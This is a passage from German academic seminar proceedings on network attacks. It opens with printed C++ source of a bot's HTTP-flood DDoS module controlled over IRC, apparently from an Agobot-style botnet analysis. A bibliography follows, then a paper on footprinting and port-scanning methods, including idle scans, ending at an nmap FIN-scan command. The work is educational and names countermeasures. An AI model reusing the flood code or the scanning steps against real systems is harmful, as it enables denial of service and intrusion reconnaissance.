        "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; ODI3 Navigator)",
        "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Q312461)",
        "Mozilla/4.0 compatible ZyBorg/1.0 (wn.zyborg@looksmart.net; http://www.WISEnutbot.com)",
        "Mozilla/4.75 [en]",
        "Mozilla/5.0 (Slurp/cat; slurp@inktomi.com; http://www.inktomi.com/slurp.html)",
        "Mozilla/5.0 (Slurp/si; slurp@inktomi.com; http://www.inktomi.com/slurp.html)",
        "Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:1.5) Gecko/20031007",
        "Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:1.5a) Gecko/20030718",
        "Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.5a) Gecko/20030728 Mozilla Firebird/0.6.1",
        "Mozilla/5.0 (X11; U; FreeBSD i386; en-US; rv:1.5) Gecko/20031021",
        "Scooter/3.2",
        "Wget/1.7",
        "Wget/1.8.2",
        "pxys/1.9.4",
        NULL };

CDDOSHTTPFlood::CDDOSHTTPFlood() { m_sDDOSName.Assign("httpflood"); }
```

```
60
61  CString DoHTTPRequest(const char *szRequest, url &uURL)
62  {       int sSocket, d;
63
64          sSocket=DoTcpConnect(uURL.sHost.CStr(), uURL.iPort);
65          if(sSocket==SOCKET_ERROR) return CString("");
66
67          xWrite(sSocket, szRequest, strlen(szRequest));
68
69          char szBuf[4096]; CString sReply("");
70          while(true)
71          {       int i; if((i=xRead(sSocket,szBuf,4096))<=0) break;
72                  if(i<4096) szBuf[i]=0; sReply.Append(szBuf);
73                  for(d=0;d<i;d++) if(!strncmp(szBuf+d,"\r\n\r\n",4))
74                  {       goto done_http; } }
75  done_http:
76          while(true)
77          {       int i; if((i=xRead(sSocket,szBuf,4096))<=0) break;
78                  if(i<4096) szBuf[i]=0; sReply.Append(szBuf); }
79
80          xClose(sSocket); sSocket=SOCKET_ERROR;
81
82          return sReply;
83  }
84
85  void CDDOSHTTPFlood::StartDDOS() {
86          int iNumSent=0; url uURL; init_random();
87
88          if(!ParseURL(m_sURL.CStr(), &uURL)) {
89                  g_cMainCtrl.m_cIRC.SendFormat(m_bSilent, m_bNotice, m_sReplyTo.Str(), \
90                          "%s: failed to parse \"%s\".", m_sDDOSName.CStr(), m_sURL.CStr());
91                  return; }
92
93          g_cMainCtrl.m_cIRC.SendFormat(m_bSilent, m_bNotice, m_sReplyTo.Str(), \
94                  "%s: flooding %s port %u, %u times, %d ms delay.", m_sDDOSName.CStr(), \
95                  uURL.sHost.CStr(), uURL.iPort, m_iNumber, m_iDelay);
96
97          int iNumUserAgents=0; while(g_szUserAgents[iNumUserAgents]) iNumUserAgents++; iNumUserAgents--;
98
99          while(g_cMainCtrl.m_cDDOS.m_bDDOSing && iNumSent < m_iNumber) {
100                 int iUserAgent=brandom(0, iNumUserAgents);
101                 char *szUserAgent=g_szUserAgents[iUserAgent];
102                 CString sSendBuf;
103
104                 sSendBuf.Format("GET %s HTTP/1.1\r\nAccept: */*\r\nReferer: %s\r\nUser-Agent: %s\r\nHost: %s:%d\r\
                        nConnection: Close\r\n\r\n", \
105                        uURL.sReq.CStr(), m_sReferrer.CStr(), szUserAgent, uURL.sHost.CStr(), uURL.iPort);
106
107                 CString sReply=DoHTTPRequest(sSendBuf.CStr(), uURL);
108
109                 while(m_bRecursive) {
110                         url uURLTemp; if(!sReply.Find('<')) break;
111                         CString sTemp=sReply.Mid(sReply.Find('<')); sReply=sTemp;
112                         CString sFullTag=sReply.Mid(0, (sReply.GetLength()-(sReply.GetLength()-sReply.Find('>')))
                                -1);
113                         CString sTag=sFullTag.Token(0, " ");
114
115                         if(!sTag.CompareNoCase("meta") && sFullTag.Find("\"Refresh\"")) {
116                                 CString sContent=sFullTag.Token(3, " ");
117                                 sTemp=sContent.Mid(sContent.Find('=')); sContent=sTemp;
118                                 sTemp=sContent.Mid(0, sContent.GetLength()-1); sContent=sTemp;
119                                 CString sURL(sContent);
120
121                                 if(ParseURL(sURL.CStr(), &uURLTemp)) {
122                                         sSendBuf.Format("GET %s HTTP/1.1\r\nAccept: */*\r\nReferer: %s\r\nUser-
                                                Agent: %s\r\nHost: %s:%d\r\nConnection: Close\r\n\r\n", \
123                                                uURLTemp.sReq.CStr(), m_sURL.CStr(), szUserAgent, uURLTemp.sHost.
                                                        CStr(), uURLTemp.iPort);
124
125                                         DoHTTPRequest(sSendBuf.CStr(), uURLTemp);
126                                 }
127                         } else if(!sTag.CompareNoCase("a")) {
128                                 int iCount=0; CString sToken(sFullTag.Token(iCount, " ").Token(0, "="));
129                                 while(sToken.CompareNoCase("href") && sToken.Compare("")) {
130                                         iCount++; sToken.Assign(sFullTag.Token(iCount, " ").Token(0, "="));
131                                 }
132                                 if(sToken.Compare("")) {
133                                         CString sLink(sFullTag.Token(iCount, " ").Token(1, "=", true)), sURL;
134                                         if(sLink[0]=='/')
135                                                 sURL.Format("http://%s:%d%s", uURL.sHost.CStr(), uURL.iPort, sLink.
                                                        CStr());
136                                         else if(sLink.Find("http://")) {
137                                                 sURL.Assign(sLink);
138                                         } else {
139                                                 sURL.Format("http://%s:%d%s%s", uURL.sHost.CStr(), uURL.iPort, uURL
                                                        .sReq.CStr(), sLink.CStr());
140                                         }
141
142                                         if(ParseURL(sURL.CStr(), &uURLTemp)) {
143                                                 sSendBuf.Format("GET %s HTTP/1.1\r\nAccept: */*\r\nReferer: %s\r\
                                                        nUser-Agent: %s\r\nHost: %s:%d\r\nConnection: Close\r\n\r\n",
                                                        \
144                                                            uURLTemp.sReq.CStr(), m_sURL.CStr(), szUserAgent, uURLTemp.
                                                                sHost.CStr(), uURLTemp.iPort);
145
146                                                 DoHTTPRequest(sSendBuf.CStr(), uURLTemp);
147                                         }
148                                 }
149                         } else if(!sTag.CompareNoCase("img")) {
150                                 int iCount=0; CString sToken(sFullTag.Token(iCount, " ").Token(0, "="));
```

```
151                                 while(sToken.CompareNoCase("src") && sToken.Compare("")) {
152                                         iCount++; sToken.Assign(sFullTag.Token(iCount, " ").Token(0, "="));
153                                 }
154                                 if(sToken.Compare("")) {
155                                         CString sLink(sFullTag.Token(iCount, " ").Token(1, "=", true)), sURL;
156                                         if(sLink[0]=='/')
157                                                 sURL.Format("http://%s:%d%s", uURL.sHost.CStr(), uURL.iPort, sLink.
                                                        CStr());
158                                         else if(sLink.Find("http://")) {
159                                                 sURL.Assign(sLink);
160                                         } else {
161                                                 sURL.Format("http://%s:%d%s%s", uURL.sHost.CStr(), uURL.iPort, uURL
                                                        .sReq.CStr(), sLink.CStr());
162                                         }
163
164                                         if(ParseURL(sURL.CStr(), &uURLTemp)) {
165                                                 sSendBuf.Format("GET %s HTTP/1.1\r\nAccept: */*\r\nReferer: %s\r\
                                                        nUser-Agent: %s\r\nHost: %s:%d\r\nConnection: Close\r\n\r\n",
                                                        \
166                                                            uURLTemp.sReq.CStr(), m_sURL.CStr(), szUserAgent, uURLTemp.
                                                                sHost.CStr(), uURLTemp.iPort);
167
168                                                 DoHTTPRequest(sSendBuf.CStr(), uURLTemp);
169                                         }
170                                 }
171                         }
172                 }
173
174                 int iSleep; if(!m_iDelay) iSleep=brandom(3600000, 86400000); else iSleep=m_iDelay;
175
176                 Sleep(iSleep); iNumSent++; }
177
178         g_cMainCtrl.m_cIRC.SendFormat(m_bSilent, m_bNotice, m_sReplyTo.Str(), \
179                 "%s: finished flooding %s port %u", m_sDDOSName.CStr(), uURL.sHost.CStr(), uURL.iPort);
180 }
```

Literatur

[Ago] Ago. Agobot FAQ.

[Danc02] Dancho Danchev. The complete Windows Trojans Paper, 2002.

[Doc] Doc. Trojan Startup Methods.

[Holz05] T. Holz. A short visit to the bot zoo [malicious bots software]. *Security & Privacy Magazine, IEEE* 3(3), May-June 2005, S. 76–79.

[Knop06] Dirk Knop. ActiveX-Control von Adobe Acrobat und Reader ermöglicht Systemübernahme, November 2006.

[LURH04] the LURHQ Threat Intelligence Group LURHQ. Phatbot Trojan Analysis, March 2004.

[MeSt02] Corey Merchant und Joe Stewart. Detecting and Containing IRC-Controlled Trojans: When Firewalls, AV, and IDS Are Not Enough, July 2002.

[RUS-] Rechenzentrum der Universität Stuttgart Computer Emergency Response Team RUS-CERT. Botnetze.

[The-05a] The-Honeynet-Project. Know your Enemy: Tracking Botnets, März 2005.

[The-05b] The-Honeynet-Project. Know your Enemy: Tracking Botnets – Source Code, February 2005.

[The-06] The-Honeynet-Project. Know your Enemy: Honeynets, May 2006.

[Thom03] Rob Thomas. They're just a bunch of script kiddies, November 2003.

[Wilk06] Tynan Wilke. Botnet Attack and Analysis, November 2006.

Abbildungsverzeichnis

Suche nach Opfern für Hacking-Angriffe

Pascal Halter

Diese Seminararbeit beschäftigt sich mit Methoden zum Auffinden potentiell verwundbarer Opfer für einen Hacking-Angriff. Dabei werden Techniken des Footprintings, Port-Scannings, Fingerprintings und Google Hackings betrachtet und jeweils auch geeignete Gegenmaßnahmen aufgezeigt.

1. Einleitung

Bevor ein Angreifer einen Hacking-Angriff durchführt, muss er sich ein oder mehrere Opfer für seinen Angriff suchen. Dabei ist die Methode zur Opfersuche stark abhängig vom eigentlichen Ziel des Angreifers. Zum besseren Verständnis der einzelnen Methoden zur Opfersuche werden im folgenden Abschnitt die Opfer eines Hacking-Angriffs klassifiziert. Im dritten Abschnitt wird ein kurzer Überblick über die Technik des Footprintings gegeben, die dem Angreifer hilft, ein technisches Profil über sein Opfer zu erstellen. Im vierten Abschnitt werden einige Methoden des Portscannings näher erläutert, das dem Angreifer Schwachstellen eines konkreten Systems offenbaren soll. Im darauffolgenden Abschnitt werden einige Techniken des Fingerprintings behandelt, die genaue Informationen über die auf dem Opfersystem eingesetzte Software geben. Im letzten Abschnitt wird ein Überblick über die Methoden des Google-Hackings gegeben. Zu den einzelnen Techniken werden jeweils geeignete Gegenmaßnahmen erläutert, die davor schützen sollen, als Opfer aufzufallen und gefunden zu werden.

2. Opferklassifikation

Angreifer können sehr unterschiedliche Gründe haben, einen Angriff auf ein Gerät in einem Netzwerk durchzuführen. Hierbei werden Angreifer, die lediglich aus technischer Neugier ein System "angreifen", aber keinen Schaden verursachen, als *Hacker* bezeichnet. Dagegen werden alle Angreifer, die dem Opfer einen Schaden zufügen, oft als *Cracker* bezeichnet. In der landläufigen Presse wird jedoch kein Unterschied zwischen diesen Gruppierungen gemacht. Aus der Sicht der Opfersuche und Angriffstechnik gibt es auch keine Unterschiede zwischen "Hackern" und "Crackern". Im Folgenden werden sie deshalb neutral als *Angreifer* bezeichnet.

Bei Betrachtung der Opfersuche ist eine Klassifikation der Opfer entscheidend, um die einzelnen Methoden der Opfersuche richtig einzuordnen. Prinzipiell können sowohl Menschen als auch technische Geräte als Opfer eines Angriffs betrachtet werden. Aus rein technischer Betrachtungsweise werden nur technische Geräte als Opfer eines Hacking-Angriffs gesehen. Da jedoch in den meisten Fällen der Angreifer als Mensch durch einen erfolgreichen Angriff einem anderen Menschen schadet, soll hier eine Klassifikation der menschlichen Opfer eines Hacking-Angriffs durchgeführt werden.

Bei *konkreten Opfern* handelt es sich um eine ganz bestimmte Person oder eine bestimmte Organisation, die der Angreifer sich konkret als Opfer herausgesucht hat. Der Angreifer hat

dabei meistens persönliche, wirtschaftliche oder politische Gründe für den Angriff, manchmal handelt er auch aufgrund einer Beauftragung anderer. Dabei ist sein Ziel, dem Opfer Schaden durch Sabotage, Diebstahl und Spionage zuzufügen. Der Angreifer kann hierzu auch direkt als Vertrauter des Opfers in dessen Organisation oder Unternehmen arbeiten.

Bei *wahllosen Opfern* kann es sich im Prinzip um jeden Menschen handeln, der ab und zu mit seinem Computer an ein Netzwerk mit anderen Teilnehmern angeschlossen ist. Besonders das Internet ist hierbei das meistgefährdetste Netz. Gründe für den Angreifer können hierbei reine technische Neugier sein, begründet durch eine destruktive Persönlichkeit des Angreifers (Verbreitung von Viren) oder aber mit dem Ziel, wahllose Opfer als Ausgangspunkt für weitere Angriffe oder illegale Marketingzwecke (Spam-Versand) zu missbrauchen. Oft ist es einem Angreifer dabei wichtig, zur gleichen Zeit möglichst vielen Opfern zu schaden oder sie für andere Zwecke zu missbrauchen, um sein Ziel zu maximieren.

3. Footprinting

Das *Footprinting* bezeichnet die systematische Methode eines Angreifers, alle nur erdenklichen Informationen über ein konkretes Opfer (z.B. ein Unternehmen) herauszufinden. Nach einem erfolgreichen Footprinting besitzt der Angreifer ein möglichst vollständiges Profil über das Opfer, das Informationen über Internet-, Remote- und Intranet-Zugänge enthält. Bei der Durchführung des Footprintings sind besonders die Methoden des Google-Hackings sehr hilfreich. Diese werden im Abschnitt 6.1 näher erläutert. Prinzipiell wird das Footprinting in mehreren Schritten durchgeführt. [KuMS02]

Im ersten Schritt verschafft sich der Angreifer einen groben und allgemeinen Überblick über die Organisation. Hierbei kann die Webseite der Organisation schon sehr viele Informationen offenbaren, z.B. Standorte, Organisationsstruktur, Telefonnummern, Kontakte, E-Mail-Adressen usw. Dazu ist es hilfreich, ein komplettes Abbild der Webseite lokal zu erstellen und dann diese Daten nach bestimmten Stichworten zu durchsuchen. Hierbei ist jedoch zu beachten, dass der komplette Download der Webseite dem Opfer möglicherweise auffallen kann. Auch fremde Webseiten können möglicherweise Informationen über Sicherheitslücken in der Organisation enthalten, die in der Vergangenheit aufgetreten sind. Mit Hilfe von Suchmaschinen können diese oft leicht gefunden werden.

Im zweiten Schritt werden alle Netzwerkdaten ausgewertet. Über whois-Datenbanken kann der Angreifer anhand der Domainnamen des potentiellen Opfers herausfinden, welchem Teilbereich der Organisation die Domains angehören und wer der Inhaber und der technische Ansprechpartner sind. Über das DNS-System hat der Angreifer die Möglichkeit, einige zu den Domainnamen gehörenden IP-Adressen zu entdecken. Außerdem gibt es Auskunft darüber, ob diese IP-Adressen zu statischen oder dynamischen Bereichen gehören. Diese Adressen wiederum können mit Hilfe der Regional Internet Registries (RIR) Informationen liefern, welche IP-Bereiche der Organisation zugewiesen sind. Die Liste dieser Adressen bietet dem Angreifer oft eine große Menge an potentiellen Zielsystemen.

Im dritten Schritt kann der Angreifer dann versuchen, die Netzwerktopologie der Organisation anhand der Menge der IP-Adressen offenzulegen. Ein bekanntes und hilfreiches Tool hierfür stellt *traceroute* dar. Es kann die komplette Route vom Absender bis zum Empfänger anzeigen, allerdings nicht zweifelsfrei. Führt ein Angreifer solch eine Routenverfolgung für mehrere Zielrechner aus dem IP-Bereich der Organisation durch, so kann er z.B. Eingangsrouter erkennen und somit sein Bild von der Netzwerktopologie verbessern.

Nach der erfolgreichen Erstellung eines Profils kann der Angreifer nun dazu übergehen, bestimmte Computer anhand von Scanning- und Fingerprinting-Techniken näher zu untersuchen.

4. Scanning

Beim Scanning eines Opfersystems soll getestet werden, ob ein System aktiv ist und auf welchen Ports es auf Anfragen reagiert. Dadurch kann möglicherweise festgestellt werden, ob das System eine Firewall verwendet und welche Dienste wahrscheinlich gestartet sind. Mehr zur genauen Identifikation eines Dienstes findet sich in Abschnitt 5.2.

4.1. Zustand des Opfers

Der erste Schritt eines Scanvorgangs dient zur Feststellung des Zustands eines oder mehrerer Opfersysteme. Die Übertragung von ICMP-ECHO-Paketen ("Ping-Test") ist die einfachste Möglichkeit, festzustellen, ob das System überhaupt gestartet und am Netzwerk angeschlossen ist. Antwortet es mit einem ICMP-ECHO-REPLY-Paket, kann der aktive Zustand des Opfersystems angenommen werden. Antwortet es nicht, kann keine sichere Annahme über die Inaktivität getroffen werden, da ICMP-ECHO-Pakete von Paketfiltern, die auf oder vor dem Opfersystem installiert sind, gefiltert werden können. Der "Ping-Test" ist aber nicht zwingend notwendig, um einen erfolgreichen Portscan durchzuführen. Der Zustand eines Opfers kann auch direkt mit dem Portscan festgestellt werden. [KuMS02]

ICMP-ECHO-Pakete an ein bestimmtes System können auf allen gängigen Betriebsystemen mit dem Programm *ping* versendet werden. Sollen mehrere Systeme auf Aktivität getestet werden, kann das Programm *fping* verwendet werden. Damit können z.B. an ganze Subnetze ICMP-ECHO-Pakete gesendet werden.

Das ICMP-Protokoll kann jedoch noch mehr Informationen liefern. Mit dem ICMP-TIMESTAMP-Paket kann die Uhrzeit und mit ICMP NETMASK die Subnetzmaske des Opfersystems bestimmt werden. Dies kann möglicherweise Informationen über die Netzstruktur und den Standort (Zeitzone) des Systems liefern. [Post81a]

4.2. Portscan

Unter einem Portscan wird das systematische Versenden verschiedener TCP- und UDP-Pakettypen an bestimmte Ports eines oder mehrerer Zielsysteme verstanden, um festzustellen, ob diese Ports geöffnet sind und ein Dienst aktiv ist.

Portscans sind oft nicht nur auf einen bestimmten Port auf einem konkreten System beschränkt. Sie können daher folgendermaßen klassifiziert werden: [LeRS]

- Beim *vertikalen Portscan* wird auf einem bestimmten Zielsystem eine Reihe von Ports gescannt. Dies ist die übliche Vorgehensweise, um ein konkretes Opfer auf Verwundbarkeit zu überprüfen.
- Beim *horizontalen Portscan* wird auf einer Menge von Zielsystemen genau ein Port gescannt. Dies ist die übliche Vorgehensweise, um die Existenz eines bestimmten verwundbaren Dienstes (z.B. FTP auf Port 21) auf einer Vielzahl von (meist wahllos ausgesuchten) Opfersystemen festzustellen.
- Beim *Blockscan* wird vertikaler und horizontaler Portscan verbunden und damit eine Menge von Ports auf einer Menge von Zielsystemen untersucht.

Vertikale Portscans sind von Intrusion-Detection-Systemen (IDS) relativ einfach aufzuspüren, da der Erkennungsmechanismus nur auf dem konkreten Opfersystem ausgeführt werden muss.

Bei horizontalen Portscans ist dies jedoch wesentlich schwieriger, da ein konkretes System nur von einem einzigen Zugriff betroffen ist.

Es gibt verschiedene Portscan-Methoden. Scans auf Basis des TCP-Protokolls lassen sich technisch folgendermaßen unterscheiden: [Deth01]

- *Öffnende Scan-Methoden* stellen eine vollständige und gültige Verbindung zu einem bestimmten Port auf dem Zielsystem her. Bekannt hierfür sind *TCP Connect* und *reverse ident*. Diese Scan-Methoden sind sehr leicht zu erkennen.
- *Halböffnende Scan-Methoden* stellen keine vollständige Verbindung zum Zielsystem her, sondern brechen den Verbindungsaufbau vorzeitig ab. *SYN Scan* und *Idle Scan* sind typische halböffnenden Scan-Methoden. Diese Methoden werden nicht von allen IDS protokolliert und sind deshalb schwerer zu erkennen.
- *Getarnte Scan-Methoden* lassen sich dadurch beschreiben, dass sie in Anbetracht eines verbindungslosen Zustandes ungültige Flag-Kombinationen im TCP-Kopf benutzen (z.B. keine oder alle Flags gesetzt) oder für Firewalls und IDS wie gewöhnlicher Netzwerkverkehr erscheinen. Bekannt hierfür sind *FIN Scan*, *ACK Scan*, *NULL Scan*, *XMAS Scan* und *SYN|ACK Scan*.

Zusätzlich gibt es noch die Möglichkeit, mit dem UDP-Protokoll geöffnete Ports zu entdecken.

Im Folgenden werden einige Scan-Methoden genauer betrachtet. [Deth01]

4.2.1. TCP Connect

Beim *TCP Connect* führt der Angreifer einen TCP 3-Wege-Handshake zu einem bestimmten Port des Opfers durch. Ist der Port geöffnet, ergibt sich folgender Austausch von Dateneinheiten:



Abbildung 1: TCP Connect (Port geöffnet)

Ist der Port allerdings geschlossen, antwortet der Server mit einem RST|ACK:



Abbildung 2: TCP Connect (Port geschlossen)

Diese Scan-Methode ist einfach und auch als nicht privilegierter Benutzer des Angreifersystems durchführbar. Allerdings können diese Scans sehr einfach entdeckt werden, da sie aufgrund des abgeschlossenen 3-Wege-Handshakes von allen IDS und Firewalls registriert werden.

4.2.2. SYN Scan

Der *SYN Scan* ähnelt dem *TCP Connect* (4.2.1), da er ebenfalls einen 3-Wege Handshake beginnt, diesen aber vor dem Abschluss des Verbindungsaufbaus abbricht. Ist ein Port geöffnet, antwortet hier der Client mit einem RST anstatt mit einem ACK:



Abbildung 3: SYN Scan (Port geöffnet)

Bei einem geschlossenen Port unterdrückt der Client die Antwort:



Abbildung 4: SYN Scan (Port geschlossen)

Diese Scan-Methode ist schnell durchführbar und kann einfach aufgebaute IDS umgehen. Allerdings werden zur Durchführung Administratorrechte auf dem Angriffssystem benötigt, da moderne Betriebssysteme den direkten Zugriff auf die IP-Schicht für den nicht privilegierten Benutzer untersagen. Zudem blocken Paketfilter häufig SYN-Pakete.

4.2.3. Idle Scan

Bei dieser Scan-Methode hat das Opfersystem keine Chance, den Angreifer zu identifizieren, da aus Sicht des Opfers der eigentliche Scan von einem dritten, unwissenden Computer ("Zombie" genannt) durchgeführt wird. Dieser Scan wird folgendermaßen durchgeführt und ist auch in Abbildung 5 dargestellt:

1. Der Angreifer sendet ein ICMP-ECHO-Paket an den "Zombie" oder führt einen halböffnenden Scan (z.B. Abschnitt 4.2.2) durch. Das Ziel dieses ersten Schrittes ist lediglich, ein IP-Paket vom "Zombie" zu erhalten um dessen IP-Identifikationsnummer zu sichern. Die IP-Identifikationsnummer wird zur Unterscheidung von Fragmenten eines IP-Pakets zu Fragmenten anderer IP-Pakete verwendet. Üblicherweise versehen Betriebssysteme ihre ausgehenden IP-Pakete mit linear ansteigenden Identifikationsnummern.

2. Nun sendet der Angreifer ein gespooftes[1] SYN-Paket mit der Quelladresse des "Zombie" an einen bestimmten Port des Opfers. Ein IDS auf dem Opfersystem kann somit nur den "Zombie" als vermeintlichen Angreifer identifizieren.

3. Ist der Port auf dem Opfersystem geöffnet, sendet dieses ein SYN|ACK-Paket an den "Zombie", da es annimmt, dass das SYN-Paket von diesem kam. Wenn der Port geschlossen ist, wird es ein RST-Paket an den "Zombie" senden.

4. Der "Zombie", der unvorhergesehen ein SYN|ACK- bzw. ein RST-Paket vom Opfer erhält, wird im Falle eines SYN|ACK-Paketes ein RST an das Opfer zurücksenden. Dagegen wird der "Zombie" ein RST-Paket vom Opfer einfach ignorieren. Dies hat nun zur Folge, dass sich im Falle eines offenen Ports die IP-Identifikationsnummer auf dem "Zombie" um eins erhöht hat. Bei einem geschlossenen Port hat sie sich aber nicht verändert.

5. Nun sendet der Angreifer erneut ein ICMP-ECHO-Paket an den "Zombie" bzw. führt erneut einen halböffnenden Scan durch. Hat sich die neue IP-Identifikationsnummer seit dem letzten erhaltenen Paket um zwei erhöht, ist der Port beim Opfer geöffnet. Hat sie sich um eins erhöht, ist der Port geschlossen.



Abbildung 5: Idle Scan in fünf Schritten

Diese Scan-Methode hat jedoch einige Einschränkungen:

- Der ein- und ausgehende Verkehr auf dem "Zombie" sollte sich in starken Grenzen halten, ansonsten könnten zwischen dem ersten und zweiten Kontakt des Angreifers mit dem "Zombie" weitere von diesem Angriff unabhängige Pakete vom "Zombie" aus gesendet und die IP-Identifikationsnummern damit verfälscht werden. In diesem Falle wäre der Scan gescheitert.

- Der Angreifer muss die Möglichkeit haben, gespoofte Pakete abzusenden. Dafür benötigt er Administratorprivilegien. Es könnte jedoch sein, dass der lokale Netzbetreiber des Angreifers (z.B. Internet Service Provider) Pakete mit gefälschter IP-Adresse verwirft.

[1] Verschleierung der eigenen Identität durch Fälschung der Absenderadresse

- Nicht alle Betriebssysteme senden IP-Pakete mit linear ansteigenden Identifikationsnummern. Dies ist jedoch beim "Zombie" Voraussetzung für einen erfolgreichen Scan. Neuere Versionen von OpenBSD, Solaris und Linux können nicht als "Zombie" missbraucht werden.

4.2.4. SYN|ACK, FIN, NULL, XMAS Scan

Bei diesen Scan-Methoden wird keine Verbindung zum Opfer aufgebaut, sondern es wird das Verhalten des Opfersystems auf Pakete mit Flags, die im verbindungslosen Zustand nicht vorgesehen sind, untersucht. Dafür werden Pakete mit den Flags bzw. Flagkombinationen SYN|ACK, FIN, NULL (kein Flag gesetzt), XMAS (alle Flags gesetzt) an einen Port des Opfers gesendet. Ist der Port geschlossen, wird mit einem RST-Paket geantwortet. Ist er geöffnet, gibt es gar keine Antwort oder eine undefinierbare Antwort, die kein RST-Flag gesetzt hat. Diese undefinierbare Antwort wird dann gesendet, wenn die Anwendung hinter diesem offenen Port reagiert hat.

Beim *SYN|ACK Scan* wird im Falle eines geschlossenen Ports ein Fehler beim Verbindungsaufbau auf dem Opfersystem angenommen und deshalb ein RST gesendet. Der *FIN Scan* basiert auf einer fehlerhaften BSD-Netzwerkimplementierung, die in den meisten Betriebssystemen verwendet wird. Auch der *NULL Scan* und *XMAS Scan* funktioniert nur auf Betriebssystemen mit BSD-Netzwerkimplementierungen.

Der große Vorteil dieser Scan-Methoden ist die Verschleierung des Portscans, da viele IDS und Firewalls solche Pakete nicht filtern und auch nicht protokollieren. Der Nachteil dabei ist jedoch, dass diese Scans nicht auf allen Betriebssystemen funktionieren. Außerdem können diese Scans "false positives" erzeugen, da das Ausbleiben eines RST-Pakets als offener Port verstanden wird. Der Angreifer kann sich aber nie sicher sein, ob dieses RST-Paket möglicherweise geblockt wurde oder irgendwo verloren gegangen ist.

4.2.5. UDP Scan

Bei diesem Scan wird ein UDP-Paket mit leerem Inhalt an einen bestimmten Port des Opfers gesendet. Antwortet das Opfersystem mit einem Paket des Typs *ICMP Port Unreachable*, so kann der Angreifer davon ausgehen, dass dieser Port geschlossen ist. Wird dagegen gar nicht oder mit einem UDP-Paket geantwortet, muss der Port offen sein. Die dahinterliegende Anwendung hat dieses Paket dann verarbeitet. Dieser Scan hat jedoch den Nachteil, dass er sehr langwierig sein kann, da viele Betriebssysteme das Versenden von ICMP-Paketen drosseln, um immun gegen Denial-of-Service-Angriffe[2] zu sein.

4.3. Scantools

Zur Durchführung von Portscans gibt es zahlreiche Tools. Unter Unix-Betriebssystemen sind folgende Programme erwähnenswert: [KuMS02]

strobe ist ein effizienter und zuverlässiger TCP-Portscanner, der auch den Banner eines Dienstes abfragen kann (siehe Abschnitt 5).

udp_scan ist ein Programm speziell für das Scannen von UDP-Ports.

nmap ist das verbreitete Programm für Portscans, welches alle gängigen Scan-Methoden beherrscht.

[2] Angriff auf ein Opfer mit dem Ziel, einen Dienst durch Überlastung auszuschalten oder einzuschränken.

Für Windows-Betriebssysteme sind folgende Programme hervorzuheben:

NetScan Tools Pro 2000 ist ein kommerzielles Tool mit einem großen Funktionsumfang, das neben reinen Portscans u.a. auch DNS-Abfragen und multitaskfähige Scans ermöglicht.

SuperScan ist ein komfortables Tool, mit dem die flexible Definition von IP-Zieladressen und Ports möglich ist.

Als Beispiel wird ein *FIN Scan* an einem Linux-System durchgeführt, das nur den HTTP Port 80 geöffnet hat. Die Ausgabe von *nmap* bestätigt, dass alle anderen Ports geschlossen sind:

```
hacker:/ # nmap -sF 192.168.2.1

